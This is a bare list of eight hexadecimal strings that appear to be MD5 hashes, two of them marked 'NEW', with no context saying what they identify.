- 3ed3b8ecce178c2e977a269524f43576 NEW
- 57abbe642b85fa00b1f76f62acad4d3b
- 6e1926d548ffac0f6cedfb4a4f49196e
- 6d5f6065ec4112f1581732206539e72e NEW
- 7714321baf6a54b09baa6a777b9742ef
- 7aa46b4d67c3ab07caa53e8d8df3005c
- a0f88c77b183da227b9902968862c2b9
- b964645e76689d7e0d09234fb7854ede
